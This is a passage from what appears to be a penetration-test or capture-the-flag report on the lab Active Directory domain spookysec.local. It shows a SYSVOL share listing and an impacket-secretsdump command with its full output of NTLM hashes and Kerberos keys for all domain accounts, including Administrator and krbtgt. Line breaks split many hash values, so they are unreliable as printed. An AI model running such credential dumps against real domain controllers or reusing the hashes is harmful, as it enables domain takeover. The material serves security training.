2020      ..
          dr--r--r--                0 Sat Apr  4 14:45:40
2020      Logoff
          dr--r--r--                0 Sat Apr  4 14:45:40
2020      Logon
          .\SYSVOL\spookysec.local\Policies\{6AC1786C-016F-
11D2-945F-00C04fB984F9}\*
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      .
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      ..
          fr--r--r--                22 Sat Apr  4 15:23:08
2020      GPT.INI
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      MACHINE
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      USER
          .\SYSVOL\spookysec.local\Policies\{6AC1786C-016F-
11D2-945F-00C04fB984F9}\MACHINE\*
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      .
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      ..
          dr--r--r--                0 Sat Apr  4 14:39:35
2020      Microsoft
          .\SYSVOL\spookysec.local\Policies\{6AC1786C-016F-
```


11D2-945F-00C04fB984F9}\MACHINE\Microsoft*

dr--r--r--

0 Sat Apr 4 14:39:35

2020

.

dr--r--r--

0 Sat Apr 4 14:39:35

2020

..

dr--r--r--

0 Sat Apr 4 14:39:35

2020

Windows NT

Impacket-secretsdump output

```
impacket-secretsdump spooksec.local/backup:@10.10.1.237
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code:
0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials
(domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363
213e37b94221497260b0bcb4fc :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae9
31b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27b
ed09861033026be4c21 :::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404
ee:5fe9353d4b96cc410b62cb7e11c57ba4 :::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3
b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4 :::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404
ee:9448bf6aba63d154eb0c665071067b6b :::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51
404ee:436007d1c1550eaf41803f1272656c9e :::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435
b51404ee:b09d48380e99e9965416f0d7096b703b :::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51
```

404ee:cfd70af882d53d758a1612af78a646b7 :::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee
:c930ba49f999305d9c00a8745433d62a :::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404
ee:642744a46b9d4f6dffa8942d23626e5bb :::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b514
04ee:048052193cfa6ea46b5a302319c0cff2 :::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51
404ee:3db8b1419ae75a418b3aa12b8c0fb705 :::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51
404ee:41317db6bd1fb8c21c2fd2b675238664 :::
spookysec.local\svc-
admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e37
2aa1f69147375ba6809 :::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b5140
4ee:19741bde08e135f4b40f1ca9aab45538 :::
spookysec.local\a-
spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37
b94221497260b0bcb4fc :::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:ab
147b492765818ed96496e28c62601a :::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad
2948ee0f48
Administrator:aes128-cts-hmac-sha1-
96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-
96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725
cd77f45afc
krbtgt:aes128-cts-hmac-sha1-

96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-
96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a53
0ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-
96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-
96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e578
3eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-
96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-
md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-
96:1bb2c7fdbecc9d33f303050d77b6bfff0e74d0184b5acbd563c63c1
02da389112
spookysec.local\james:aes128-cts-hmac-sha1-
96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-
96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e163
27f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-
96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
spookysec.local\sherlocksec:aes256-cts-hmac-sha1-
96:80df417629b0ad286b94cadad65a5589c8caf948c1ba42c659bafb
8f384cdec
spookysec.local\sherlocksec:aes128-cts-hmac-sha1-
96:c3db61690554a077946ecdabc7b4be0e

spookysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookysec.local\darkstar:aes256-cts-hmac-sha1-
96:35c78605606a6d63a40ea4779f15dbbf6d406cb218b2a57b70063c
9fa7050499
spookysec.local\darkstar:aes128-cts-hmac-sha1-
96:461b7d2356eee84b211767941dc893be
spookysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookysec.local\Ori:aes256-cts-hmac-sha1-
96:5534c1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e5
4e94667067
spookysec.local\Ori:aes128-cts-hmac-sha1-
96:5ee50856b24d48fddfc9da965737a25e
spookysec.local\Ori:des-cbc-md5:1c8f79864654cd4a
spookysec.local\robin:aes256-cts-hmac-sha1-
96:8776bd64fcfcf3800df2f958d144ef72473bd89e310d7a6574f463
5ff64b40a3
spookysec.local\robin:aes128-cts-hmac-sha1-
96:733bf907e518d2334437eacb9e4033c8
spookysec.local\robin:des-cbc-md5:89a7c2fe7a5b9d64
spookysec.local\paradox:aes256-cts-hmac-sha1-
96:64ff474f12aae00c596c1dce0cfc9584358d13fba827081afa7ae2
225a5eb9a0
spookysec.local\paradox:aes128-cts-hmac-sha1-
96:f09a5214e38285327bb9a7fed1db56b8
spookysec.local\paradox:des-cbc-md5:83988983f8b34019
spookysec.local\Muirland:aes256-cts-hmac-sha1-
96:81db9a8a29221c5be13333559a554389e16a80382f1bab51247b95
b58b370347
spookysec.local\Muirland:aes128-cts-hmac-sha1-
96:2846fc7ba29b36ff6401781bc90e1aaa
spookysec.local\Muirland:des-cbc-md5:cb8a4a3431648c86
spookysec.local\horshark:aes256-cts-hmac-sha1-

96:891e3ae9c420659cafb5a6237120b50f26481b6838b3efa6a171ae
84dd11c166
spookysec.local\horshark:aes128-cts-hmac-sha1-
96:c6f6248b932ffd75103677a15873837c
spookysec.local\horshark:des-cbc-md5:a823497a7f4c0157
spookysec.local\svc-admin:aes256-cts-hmac-sha1-
96:effa9b7dd43e1e58db9ac68a4397822b5e68f8d29647911df20b62
6d82863518
spookysec.local\svc-admin:aes128-cts-hmac-sha1-
96:aed45e45fda7e02e0b9b0ae87030b3ff
spookysec.local\svc-admin:des-cbc-md5:2c4543ef4646ea0d
spookysec.local\backup:aes256-cts-hmac-sha1-
96:23566872a9951102d116224ea4ac8943483bf0efd74d61fda15d10
4829412922
spookysec.local\backup:aes128-cts-hmac-sha1-
96:843ddb2aec9b7c1c5c0bf971c836d197
spookysec.local\backup:des-cbc-md5:d601e9469b2f6d89
spookysec.local\a-spooks:aes256-cts-hmac-sha1-
96:cfdf00f7ebd5ec38a5921a408834886f40a1f40cda656f38c93477f
b4f6bd1242
spookysec.local\a-spooks:aes128-cts-hmac-sha1-
96:31d65c2f73fb142ddc60e0f3843e2f68
spookysec.local\a-spooks:des-cbc-md5:e09e4683ef4a4ce9
ATTACKTIVEDIREC\$:aes256-cts-hmac-sha1-
96:59f9c68e78fbfcf47627cf7f71a266e74d4a07f3a5d2a278c8dac8
5204fa22af
ATTACKTIVEDIREC\$:aes128-cts-hmac-sha1-
96:407983a6c530413576387079371834b9
ATTACKTIVEDIREC\$:des-cbc-md5:9426b6febf6dc2ab
[*] Cleaning up...

Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan



Entire Nessus Scan

